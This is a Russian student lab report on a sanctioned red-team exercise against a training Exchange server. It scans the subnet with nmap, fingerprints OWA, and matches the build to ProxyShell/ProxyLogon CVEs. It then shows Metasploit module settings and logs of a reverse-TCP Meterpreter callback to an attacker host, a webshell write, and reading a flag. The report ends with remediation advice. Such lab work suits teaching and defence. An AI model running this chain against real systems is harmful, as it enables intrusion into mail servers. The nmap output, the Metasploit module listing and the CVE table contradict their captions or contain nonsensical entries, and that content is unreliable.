

Лабораторная работа №4. Захват почтового сервера

Дисциплина: Кибербезопасность предприятия

Астраханцева Анастасия Ганина Таисия Ибатулина Дарья Шошина Евгения Кадирова Мехрубон
Хассан Факи Абакар

26 октября 2025

Группа НФИбд-01-22

Российский университет дружбы народов, Москва, Россия

Вводная часть

Цель работы

Проверить защищённость учебного почтового сервера Microsoft Exchange методом имитации реальной цепочки атаки: от разведки и фингерпринтинга до валидации известных уязвимостей и подтверждения возможности удалённого выполнения кода (RCE). Итог — получить доказательство проникновения (флаг) и сформировать рекомендации по устранению рисков.

- Выполнить сетевую разведку подсети **195.239.174.0/24**.
- Идентифицировать OWA/почтовый сервис на **195.239.174.1** и собрать данные для фингерпринтинга.
- Сопоставить сборку Exchange с CVE/KB и отфильтровать CVSS ≥ 9 , public exploit.
- В лабораторной среде проверить векторы (символически — через модули фреймворков) и получить артефакты.
- Подготовить выводы и практические рекомендации.

Теоретическое введение

- Сервисы: SMTP, OWA, EWS, Autodiscover и т.д.
- Web-интерфейс (OWA) и HTTP(S) — основной вектор внешнего доступа.
- Ошибки в обработке внешних запросов приводят к SSRF, обходам аутентификации и RCE.

Классы уязвимостей, релевантные Exchange

- SSRF / ProxyLogon (например, CVE-2021-26855).
- Уязвимости цепочки, приводящие к RCE (ProxyShell: CVE-2021-34473, CVE-2021-34523 и др.).
- Запись файлов / web-shells → полный контроль сервера.

Оценка риска

- CVSS — числовая оценка критичности; критично при ≥ 9 .
- EPSS — вероятность эксплуатации в ближайшем периоде.
- Источники: CVE, CVEdetails, Microsoft KB, Metasploit (модули).

1. Фильтр по CVSS ≥ 9 .
2. Наличие пометок **Public exploit / Known exploited**.
3. Совпадение дат: дата сборки сервера vs disclosure/first seen CVE.

Инструменты и методология

Инструменты, использованные в работе

- nmap — сетевое сканирование подсети;
- Браузер + DevTools — фингерпринтинг OWA;
- CVE/CVEdetails, Microsoft KB — сверка сборок;
- Metasploit (msf6) — модули для валидации/эксплуатации (в тестовой среде);
- Лабораторный стенд — все действия только в рамках разрешённой среды.

- Сканирование подсети → идентификация хоста → фингерпринтинг HTTP/OWA → сопоставление сборки → приоритизация CVE → безопасная проверка (Metasploit в стенде) → сбор артефактов.

Разведка – обнаружение цели

Результат сканирования подсети

- Цель: 195.239.174.1
- Открытые порты: 25/tcp (SMTP), 443/tcp (HTTPS) – признак Exchange + OWA.
- Инструмент: nmap -sS -p- 195.239.174.0/24

```
nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-26 13:18 MSK
Nmap scan type: SYN半连接扫描 (60s). 4 targets, 4 ports to scan
SYN Stealth Scan Timing: About 95.00ms latency, 123.19s (0.99/0.98 remaining)
Nmap scan report for 195.239.174.1
Host is up (0.000093s latency).
Not shown: 996 filtered ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 02:00:00:00:00:70 (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.000093s latency).
Not shown: 996 closed ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1080/tcp  open  http-data
8080/tcp  open  sun-answerbook
MAC Address: 02:00:00:00:00:70 (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.000093s latency).
Not shown: 996 closed ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  sun-answerbook
MAC Address: 02:00:00:00:00:70 (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.00015s latency).
Not shown: 996 filtered ports (no-response)
20/tcp    open  echo
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3389/tcp open  ms-wbt-server
3390/tcp open  ms-wbt-server
MAC Address: 02:00:00:00:00:70 (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.000093s latency).
Not shown: 996 closed ports (reset)
80/tcp    open  http
22/tcp    open  ssh
3389/tcp open  ms-wbt-server
3390/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.36 seconds
[+]
```

Рис. 1: Результат сканирования сети — вывод nmap, обнаружены порты 25 и 443

Фингерпринтинг OWA

Что было сделано

- Открыли <https://195.239.174.1> в браузере.
- Через DevTools исследовали HTML/ресурсы и HTTP-заголовки.
- Выявлены маркеры, позволяющие определить сборку Exchange (15.1.1713).




Рис. 2: Получение версии Exchange через режим разработчика — «Inspect (Q)»

Что было сделано




Рис. 3: Анализ HTML/ресурсов в DevTools – выделение строки с ресурсом/версией

Рекомендации: сохранить HTML/ресурсы, снять заголовки curl --head.

Сопоставление сборки с CVE / KB

Процесс

- По найденной сборке (**15.1.1713**) выполнена сверка с таблицей сборок Microsoft и базой CVE.
- Фильтр: CVSS ≥ 9 , public exploit / known exploited.

Exchange Server 2016 CU4	13 декабря 2016 г.	15.01.0669.032
Exchange Server 2016 CU5	21 марта 2017 г.	15.01.0845.034
Exchange Server 2016 CU6	27 июня 2017 г.	15.01.1034.026
Exchange Server 2016 CU7	19 сентября 2017 г.	15.01.1261.035
Exchange Server 2016 CU8	19 декабря 2017 г.	15.01.1415.002
Exchange Server 2016 CU9	20 марта 2018 г.	15.01.1466.003
Exchange Server 2016 CU10	19 июня 2018 г.	15.01.1531.003
Exchange Server 2016 CU11	16 октября 2018 г.	15.01.1591.010
Exchange Server 2016 CU12	12 февраля 2019 г.	15.01.1713.005
Exchange Server 2016 CU13	18 июня 2019 г.	15.01.1779.002
Exchange Server 2016 CU14	17 сентября 2019 г.	15.01.1847.003
Exchange Server 2016 CU15	17 декабря 2019 г.	15.01.1913.005
Exchange Server 2016 CU16	17 марта 2020 г.	15.01.1979.003
Exchange Server 2016 CU17	12 июня 2020 г.	15.01.2044.004

Рис. 4: Дата выпуска сборки Exchange и сопоставление с номерами сборок/КВ

Процесс

CU	Номер сборки	Дата	Номер ошибки	Скачать
2019CU3+KB5000871	15.2.464.15	Mar-21	KB5000871	Download
2019CU2+KB5000871	15.2.397.11	Mar-21	KB5000871	Download
2019CU1+KB5000871	15.2.330.11	Mar-21	KB5000871	Download
2019+KB5000871	15.2.221.18	Mar-21	KB5000871	Download
2016CU17+KB5000871	15.1.2044.13	Mar-21	KB5000871	Download
2016CU16+KB5000871	15.1.1979.8	Mar-21	KB5000871	Download
2016CU15+KB5000871	15.1.1913.12	Mar-21	KB5000871	Download
2016CU14+KB5000871	15.1.1847.12	Mar-21	KB5000871	Download
2016CU13+KB5000871	15.1.1779.8	Mar-21	KB5000871	Download
2016CU12+KB5000871	15.1.1713.10	Mar-21	KB5000871	Download
2016CU11+KB5000871	15.1.1591.18	Mar-21	KB5000871	Download
2016CU10+KB5000871	15.1.1531.12	Mar-21	KB5000871	Download
2016CU9+KB5000871	15.1.1466.16	Mar-21	KB5000871	Download
2016CU8+KB5000871	15.1.1415.10	Mar-21	KB5000871	Download
2013CU22+KB5000871	15.0.1473.6	Mar-21	KB5000871	Download
2013CU21+KB5000871	15.0.1395.12	Mar-21	KB5000871	Download
2010 SP3 RU32	14.3.513.0	Mar-21	KB5000978	Download
2019CU8+KB4602269	15.2.792.5	Feb-21	KB4602269	Download
2019CU7+KB4602269	15.2.721.8	Feb-21	KB4602269	Download

Рис. 5: Таблица соответствия Exchange CU → номер сборки (выделено 15.1.1713)

Ключевые CVE, выделенные к проверке: - CVE-2021-26855 (ProxyLogon, SSRF) - CVE-2021-34473 (ProxyShell, RCE) - CVE-2021-34523, CVE-2021-31207 (составные уязвимости ProxyShell)

Приоритизация и подтверждение эксплойтов

Поиски в CVE / CVEdetails

- Анализ страниц CVE: EPSS, наличие публичных PoC, модули Metasploit.
- Приоритет — уязвимости с пометкой **Public exploit / Known exploited**.




Рис. 6: Стартовая страница CVEdetails – поиск и справочные данные по уязвимостям

Поиски в CVE / CVEdetails

The screenshot shows a search results page for Microsoft vulnerabilities on CVEdetails.com. The sidebar on the left includes links for Documentation, Vulnerabilities (sorted by Date, Type, Known Exploited), Assigners, CVSS Scores, EPSS Scores, and Search. Other sections include Vulnerable Software (Vendors, Products, Version Search), Vulnerability Intel (Newsfeed, Open Source Vulns, Emerging CVEs, Feeds, Exploits, Advisories), and Attack Surface (My Attack Surface, Digital Footprint, Discovered Products). The main content area displays five vulnerabilities:

CVE ID	Description	Max CVSS	EPSS Score
CVE-2025-59503	Server-side request forgery (ssrf) in Azure Compute Gallery allows an authorized attacker to elevate privileges over a network.	9.9	0.99
CVE-2025-59502	Uncontrolled resource consumption in Windows Remote Procedure Call allows an unauthorized attacker to deny service over a network.	7.8	0.87
CVE-2025-59500	Improper access control in Azure Notification Service allows an authorized attacker to elevate privileges over a network.	7.7	0.86
CVE-2025-59497	Time-of-check time-of-use (toctoo) race condition in Microsoft Defender for Linux allows an authorized attacker to deny service locally.	7.0	0.80
CVE-2025-59494	Improper access control in Azure Monitor Agent allows an unauthorized attacker to elevate privileges locally.	7.8	0.88


Рис. 7: Приоритизация уязвимостей Microsoft Exchange Server (CVSS >= 9)

Вывод: наличие публичных модулей и высокий EPSS повышают приоритет реагирования.

Подготовка Metasploit (лабораторная проверка)

Процесс

- Запуск msf6;
- search exchange → просмотр доступных модулей (`exchange_proxyshell_rce`, `exchange_proxylogon_rce` и др.);
- Конфигурация rhosts/lhost/параметров и запуск модулей в стенде.



Процесс

```
10.140.2.102 — Подключение к удаленному рабочему столу

[!] msfconsole v6.2.13-dev
[*] --=-- 2335 exploits - 2298 auxiliary - 432 post
[*] --=-- 875 payloads - 46 encoders - 10 nops
[*] --=-- 163 evasion techniques

Metasploit -- You can upgrade a shell to a Meterpreter
sessions on many platforms using sessions() or
sessions_id.
Metasploit Documentation: https://msf.metasploit.com/
msf6 > search Exchange

Matching Modules

ID NAME          Disclosure Date Rank Check Description
0 auxiliary/memcache_dos_3072g_des          2020-04-07 normal No Cisco PIX Denial-of-Service Attack
1 auxiliary/tomcat/ldap_injection            2019-07-11 normal Yes Oracle WebLogic Information Disclosure
2 exploit/windows/http/ie_xss_viewstate        2020-07-11 excellent Yes Microsoft Internet Explorer Viewstate Deserialization
3 exploit/windows/http/kerberos_kerberos_ntlm  2020-07-11 average Yes Microsoft Kerberos NTLM Authentication
4 exploit/windows/http/reverse_https           2006-05-12 average No FreeTDS 1.0.38 Key Algorithm String Buffer Overflow
5 exploit/windows/http/freebase_key           2006-05-12 average No FreeTDS 1.0.38 Key Algorithm String Buffer Overflow
6 exploit/windows/http/kerberos_kerberos_ntlm  2020-07-11 average Yes Microsoft Kerberos NTLM Authentication
7 exploit/windows/http/ms08_067_msasn1_2008_session0 2008-10-15 good Yes Microsoft Kerberos Session Cache Map Overflow
8 exploit/windows/http/ms08_067_msasn1_2008_session1 2008-10-15 good Yes Microsoft Kerberos Session Cache Map Overflow
9 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 normal No Microsoft Kerberos Kerberos Plus unauthenticated RCE
10 auxiliary/scanner/http/web_server_msnsubscription 2010-04-28 normal No Microsoft Exchange Privilege Escalation Exploit
11 auxiliary/scanner/http/webserver_msasn1_rce 2010-04-28 normal No Microsoft Exchange Privilege Escalation Exploit
12 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
13 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 normal No Microsoft Exchange Privilege Escalation Exploit
14 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
15 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
16 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
17 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
18 exploit/windows/http/msasn1_msasn1_msasn1_rce 2010-04-28 excellent Yes Microsoft Exchange Privilege Escalation Exploit
19 auxiliary/scanner/http/kerberos_kerberos_ntlm  2021-01-12 normal Yes Microsoft Kerberos NTLM Authentication Bypass
20 auxiliary/gather/office_honeyware            2010-09-09 normal No Office 2010 Services (OWS) Logon Scanner
21 auxiliary/gather/office_honeyware            2010-09-09 normal No Office 2010 Services (OWS) Logon Scanner
22 auxiliary/scanner/http/ms_iis_internal_ip    2002-12-17 normal No Microsoft Web App (OWA) / Client Access Server (CAS) IIS HTTP Internal IP Disclosure
23 auxiliary/scanner/http/ms_iis_internal_ip    2002-12-17 normal No Microsoft Web App (OWA) / Client Access Server (CAS) IIS HTTP Internal IP Disclosure
24 auxiliary/scanner/http/ms_iis_msasn1_msasn1  2009-04-17 normal No Microsoft Kerberos Key Algorithm String Buffer Overflow
25 auxiliary/scanner/http/ms_iis_msasn1_msasn1  2013-03-17 normal No Sipas Multi-Server 8.18 SSOAD Key Denial of Service
26 auxiliary/scanner/http/ms_iis_msasn1_msasn1  2013-03-17 normal No Sipas Multi-Server 8.18 SSOAD Key Denial of Service
27 post-exploit/gather/msasn1_msasn1_msasn1  2010-12-06 normal No Microsoft Kerberos Session Cache Map Overflow
28 exploit/windows/msasn1_msasn1_msasn1_rce  2015-12-04 excellent Yes Krb / LinenNet Kerbero / f8ef JRC Get Remote Code Execution

Interact with a module by name or index, for example info 28, use 28 or use exploit/multi/http/msasn1_msasn1_msasn1_rce
msf6 > 
```

Рис. 9: Перечень модулей Metasploit, предназначенных для атак на Exchange (выделены модули RCE/ProxyShell/ProxyLogon)

Важно: эксплуатация — ТОЛЬКО в тестовой среде и с разрешением.

Эксплуатация — ProxyShell

Наблюдения

- Модуль ProxyShell успешно отправил полезную нагрузку.
- Открыта Meterpreter-сессия.
- Получен доступ к файловой системе, считан флаг.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251026135853_default_195.239.174.1_ad.exch
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: 5-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'DXHPxHBMjX' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Waiting for the export request to complete ...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:55587) at 2025-10-26 14:00:01 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > 
```

Рис. 10: Вывод Metasploit — успешная эксплуатация ProxyShell и открытие Meterpreter-сессии

Наблюдения

```
[*] Removing the draft email  
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
81596  
meterpreter > [REDACTED]
```

Рис. 11: Чтение файла флага в Meterpreter

Артефакт: C:\Windows\System32\flag_for_red_team.txt = 81596

Эксплуатация — ProxyLogon

- Альтернативный вектор ProxyLogon также дал Meterpreter-сессию.
- Эксплуатация возможна через цепочку CVE-2021-26855 + CVE-2021-27065.
- Полученные артефакты совпадают с результатами ProxyShell.

```
[!] Unknown command: exploit/windows/http/exchange_proxylogon_rce
This is a module we can load. Do you want to use exploit/windows/http/exchange_proxylogon_rce? [y/N]  y
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
```

Рис. 12: Пример установки параметров модуля и запуска ProxyLogon (вывод Metasploit)

Наблюдения

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxylogon_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4fb5-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5b
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: 0f3a2ded-e81f-4232-9647-df27623d04a8
[*] msExchEcp Canary: _yqd1mY21Es_WK8QsYEJ6C2ipPGeFd4IaFWogYMr99PVa0tVkrTrD2Ual8aYlX01vq_LYyvMEhhc.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\QjIrQT.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:29049) at 2025-10-26 14:17:39 +0300
meterpreter >
```

Рис. 13: Вывод успешной эксплуатации ProxyLogon – открыта Meterpreter-сессия

Вывод: множественные точки входа RCE → высокий риск.

Проблемы при эксплуатации и наблюдения

- Встречались ошибки доступа к файлам, но финально флаг был считан (81596).
- Важна запись всех timestamp'ов и логов Metasploit для корректного аудита.

```
[+] stdapi_fs_stat: Operation failed: The system cannot find the file specified.  
meterpreter > cat flag_for_red_team.txt  
[+] stdapi_fs_stat: Operation failed: The system cannot find the file specified.  
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
81596  
meterpreter > █
```

Рис. 14: Ошибки доступа и последующее успешное чтение файла флага в Meterpreter

Собранные артефакты

- Логи nmap — выводы сканирования.
- Снимки DevTools / HTML ресурсы (фингерпринт).
- Страницы CVE / CVEdetails (EPSS, public exploit).
- Логи Metasploit — полные сессии, временные метки.
- Содержимое флага: C:\Windows\System32\flag_for_red_team.txt = 81596.

Итоги и выводы

Рекомендации по реагированию и защите (кратко)

1. **Изоляция:** немедленно изолировать хост 195.239.174.1 (VLAN/ACL).
2. **Сбор артефактов:** журналы IIS, Application, Security, Exchange; дампы памяти; файлы из FrontEnd\HttpProxy\owa\.
3. **Патчи:** установить все security updates/KB для версии Exchange; проверить соответствие CU.
4. **Учётные данные:** отозвать/сменить скомпрометированные учетные записи и сертификаты.
5. **Поиск следов постэксплуатации:** web-shells, новые учётные записи, планировщики задач, изменение почтовых правил.
6. **Усиление доступа:** ограничение доступа к ECP/OWA по IP, WAF, MFA для админов.
7. **Мониторинг:** IDS/IPS правила для ProxyLogon/ProxyShell, логирование и корреляция событий.

- Все активности — только в рамках лабораторного стенда или при явном письменном разрешении.
- Нелегальная эксплуатация — преступление.
- Документируйте каждое действие: кто, когда, какие данные и почему — для аудита и возможного судебного следствия.

Выводы

1. Обнаружен и подтверждён почтовый сервер **195.239.174.1** с OWA и SMTP.
2. Фингерпринтинг показал сборку **15.1.1713**, что позволило соотнести с критичными CVE.
3. Приоритетные уязвимости (CVE-2021-26855, CVE-2021-34473 и др.) имели публичные эксплойты и модули Metasploit.
4. В лабораторных условиях подтверждена возможность RCE и получен флаг **81596**.
5. Рекомендованы немедленные меры: изоляция, сбор артефактов, патчи, смена учетных данных, усиление контроля доступа и мониторинга.